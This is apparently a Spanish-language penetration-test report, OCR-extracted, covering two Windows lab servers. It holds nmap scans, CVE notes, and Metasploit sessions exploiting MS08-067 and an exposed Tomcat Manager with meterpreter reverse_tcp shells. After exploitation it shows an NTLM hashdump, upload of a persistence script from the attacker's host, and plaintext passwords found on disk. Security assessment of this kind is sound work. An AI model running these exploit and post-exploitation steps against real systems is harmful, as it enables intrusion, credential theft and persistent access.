
```
Nmap scan report for 192.168.152.217

PORT    STATE SERVICE    VERSION
137/udp open  netbios-ns Microsoft Windows netbios-ns (workgroup: ELECLATAM)
MAC Address: 00:0C:29:19:BC:47 (VMware)
Service Info: Host: SRVPETROL03; OS: Windows; CPE: cpe:/o:microsoft:windows
```

FASE DE ANÁLISIS DE VULNERABILIDADES

Vulnerabilidad	Enumeración de vulnerabilidades para SMB
Descripción	Se ejecutan scripts con nmap al puerto TCP 445 del protocolo SMB para descubrir vulnerabilidades, donde se identifican 2 vulnerabilidades críticas: CVE-2017-0143: Vulnerabilidad de ejecución remota de código SMB de Windows. La falla afecta al servicio SMBv1 en Microsoft Windows Vista SP2 a Windows 10 1607 y en Windows Server 2003 R2 a Windows Server 2016, permite a los atacantes remotos ejecutar código arbitrario a través de paquetes manipulados. CVE-2008-4250: Vulnerabilidad del servicio del servidor. El servicio de servidor en Microsoft Windows 2000 SP4 hasta

	Windows Server 2008 y en sistemas para desktop, Microsoft Windows XP a Windows Vista SP1, permite al atacante remoto ejecutar código arbitrario a través de una solicitud RPC manipulada que activa el desbordamiento durante canonicalización de ruta.

Evidencia



Vulnerabilidad	Vulnerabilidad del protocolo de escritorio remoto
Descripción	Ejecución de scripts con nmap al puerto TCP 3389 del protocolo RDP para descubrir vulnerabilidades, donde se identifica una vulnerabilidad crítica. CVE-2012-0002: Vulnerabilidad del protocolo de escritorio remoto. La implementación de RDP afecta a sistemas Microsoft Windows XP SP2 hasta Windows 7 SP1 y en servidores a Windows Server 2003 SP2 hasta Windows Server 2008 R2 SP1 donde no procesa correctamente los paquetes en la memoria. Que permite al atacante remoto ejecutar código arbitrario mediante el envío de paquetes RDP manipulados que activan el acceso a un objeto que no se inicializó correctamente o se eliminó.

Evidencia

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-06 14:35 -05
Nmap scan report for 192.168.152.217

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Service
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to execute
|          arbitrary code on the targeted system.
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
```


FASE DE EXPLOTACIÓN

Actividad	Configuración del exploit y el payload
Descripción	Se utiliza metasploit framework para explotar la vulnerabilidad crítica identificada MS08-067, se selecciona el exploit ms08_067_netapi donde se procede a configurar el RHOST que corresponde a la IP objetivo 192.168.152.217 del sistema Windows Server 2003 R2; se configura el payload para la arquitectura x86 meterpreter/reverse_tcp, se cambia el LPORT para que escuche en el puerto TCP 443 en el sistema intruso.

Evidencia


```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.152.217  yes       The target host(s), see https://github.com/rapid7/me
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
   LHOST     192.168.152.136  yes       The listen address (an interface may be specified)
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Actividad	Compromiso inicial	Puerto TCP	445
Fecha	08/04/2023	Hora UTC-5	23:02:38
Descripción	Se procede a ejecutar el exploit ms08_067_netapi, abriendo una sesión meterpreter con privilegio NT AUTHORITY\SYSTEM tomando el control total del sistema, con sysinfo se verifica la información del sistema comprometido.		
Evidencia			



FASE DE POST - EXPLOTACIÓN

Actividad	Enumeración de carpetas y archivos en la unidad C
Descripción	Se lista los archivos y carpetas de la Unidad C
Evidencia	



Actividad	Enumeración de usuarios
Descripción	Se verifica la existencia de 4 usuarios del sistema
Evidencia	

```
C:\WINDOWS\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    juan
SUPPORT_388945a0
The command completed with one or more errors.
```

Actividad	Volcado de hashes NTLM
Descripción	Con el volcado de la SAM se obtienen 4 hashes de los usuarios locales del sistema.
Evidencia	

```
meterpreter > hashdump
Administrator:500:e582c01865def091bd2cbaff887dca0b:3b7f0536e5bd64882874f5db5756fb38
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
juan:1003:aad3b435b51404eeaad3b435b51404ee:3b04a62838808d93c128b38af40b4089:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:765bd98dc9040b3d68e518b066b98
meterpreter >
```


Actividad	Carga remota de archivo para mantener persistencia
Descripción	Se carga el archivo winupdate.bat desde el centro de comando y control del atacante hacia el sistema comprometido.
Evidencia	

```
meterpreter > upload winupdate.bat
[*] uploading  : /home/r4y0h4ck/winupdate.bat → winupdate.bat
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/r4y0h4ck/winupdate.bat → winupdate.bat
[*] uploaded   : /home/r4y0h4ck/winupdate.bat → winupdate.bat
meterpreter >
```


IP 192.168.152.136 - **EVIDENCIAS**

FASE DE RECONOCIMIENTO


Actividad	Selección de host objetivo SRVAPP02
Descripción	El servidor SRVAPP02.eleclatam.com con IP 192.168.152.136 y sistema Windows server 2012 R2 x64 es seleccionado para la evaluación de ethical hacking.
Evidencia	



Actividad	Escaneo para descubrir puertos abiertos
Descripción	Se escanean con nmap los 65535 puertos TCP evadiendo el firewall de Windows y sin realizar la resolución DNS, donde se obtienen 17 puertos TCP abiertos.
Evidencia	




Actividad	Enumeración de los servicios
Descripción	Escaneo con nmap a los 17 puertos TCP abiertos identificados para determinar sus servicios y versiones respectivas.
Evidencia	




```
Nmap scan report for 192.168.152.136

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.55 ((Win32) OpenSSL/1.1.1s)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.55 ((Win32) OpenSSL/1.1.1s)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8181/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49174/tcp open  msrpc        Microsoft Windows RPC
49179/tcp open  msrpc        Microsoft Windows RPC
64956/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

FASE DE ANÁLISIS DE VULNERABILIDADES


Vulnerabilidad	Vulnerabilidad de Apache Tomcat AJP RCE (Ghostcat)
Descripción	Apache Tomcat es propenso a una vulnerabilidad de ejecución remota de código ('Ghostcat') en el conector AJP en el puerto TCP 8009. *El estado devuelto es '500', que debería ser '403' en un sistema parchado, al intentar leer un archivo que indica que la instalación es vulnerable.* Un atacante puede usar esta falla para leer o incluir cualquier archivo en todos los directorios de aplicaciones web en Tomcat, como archivos de configuración de aplicaciones web o código fuente.
Evidencia	




Vulnerabilidad	Detección de fin de vida (EOL) de Apache Tomcat (Windows)
Descripción	La versión de Apache Tomcat en el puerto TCP 8181 del host remoto ha llegado al final de su vida útil (EOL) y ya no debe utilizarse. Un atacante abusará de las múltiples vulnerabilidades de seguridad no corregidas para comprometer este host.
Evidencia	



Vulnerabilidad	Fuerza bruta en Apache Tomcat Manager
Descripción	Se autenticó correctamente en la interfaz manager de Apache Tomcat mediante el uso de credenciales por defecto.
Evidencia	




Vulnerabilidad	Formulario HTTP de contraseña sin cifrar
Descripción	Cualquier dato que se transmita a través de HTTP se puede capturar y ver el contenido. Un atacante podrá comprometer las credenciales pasadas del cliente al servidor mediante HTTP con ataques Man-in-The-Middle (MiTM) o mediante capturas de paquetes de red.
Evidencia	



FASE DE EXPLOTACIÓN

Actividad	Configuración del exploit y el payload
Descripción	Se utiliza metasploit framework para explotar la vulnerabilidad para la ejecución de código de carga autenticado de Apache Tomcat Manager, se selecciona el exploit tomcat_mgr_upload donde se procede a configurar el RHOST que corresponde a la IP objetivo 192.168.152.136 del sistema Windows Server 2012 R2; se configura el payload para la arquitectura x86 java/meterpreter/reverse_tcp, se cambia el LPORT para que escuche en el puerto TCP 443 del sistema intruso.
Evidencia	



Actividad	Compromiso inicial	Puerto TCP	8181
Fecha	09/04/2023	Hora UTC-5	16:51:35
Descripción	Una vez configurado, se procede a ejecutar el exploit tomcat_mgr_upload para subir una carga útil y desplegarla en el servidor Apache Tomcat que tienen la aplicación de "administrador" expuesta. La carga útil se carga como un archivo WAR que contiene una aplicación jsp mediante una solicitud POST contra el componente /manager/html/upload, abriendo una sesión de shell meterpreter con privilegio de usuario tomando así el control parcial del sistema, con sysinfo se verifica la información del sistema comprometido: Hostname SRVAPP02 con sistema Windows Server 2012 R2 x64.		
Evidencia			

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.152.129:443
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying mpRS6Iq76uRyYS9nxPK...
[*] Executing mpRS6Iq76uRyYS9nxPK...
[*] Undeploying mpRS6Iq76uRyYS9nxPK ...
[*] Sending stage (58829 bytes) to 192.168.152.136
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.152.129:443 → 192.168.152.136:65012 ) at 2023-04-09 16:51:35

meterpreter > getuid
Server username: SRVAPP02$
meterpreter >
meterpreter > sysinfo
Computer        : SRVAPP02
OS              : Windows Server 2012 R2 6.3 (amd64)
Architecture    : x64
System Language : es_PE
Meterpreter     : java/windows
meterpreter >
```

FASE DE POST – EXPLOTACIÓN

Actividad	Enumeración de carpetas y archivos en la unidad C
Descripción	Se descubre el archivo cuentas.txt en la ruta C:\users\Administrador.ELECLATAM\Documents\
Evidencia	

```
C:\Users\Administrador.ELECLATAM\Documents>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 9634-66FA

 Directorio de C:\Users\Administrador.ELECLATAM\Documents

09/04/2023  04:55 p.m.    <DIR>          .
09/04/2023  04:55 p.m.    <DIR>          ..
09/04/2023  04:40 p.m.                36 cuentas.txt
               1 archivos             36 bytes
               2 dirs  51,189,510,144 bytes libres
```

Actividad	Credenciales en texto claro almacenadas en archivo .txt
Descripción	El archivo cuentas.txt contiene credenciales de los usuarios QCC y Administrador
Evidencia	

```
C:\Users\Administrador.ELECLATAM\Documents>TYPE cuentas.txt
TYPE cuentas.txt
QCC=QLogic66
Administador=Admin123$
C:\Users\Administrador.ELECLATAM\Documents>
```

Actividad	Enumeración de usuarios
Descripción	Se verifica la existencia de 2 usuarios del sistema
Evidencia	


```
C:\>net users
net users

Cuentas de usuario de \\

-------------------------------------------------------------------------------
Administrador            Invitado
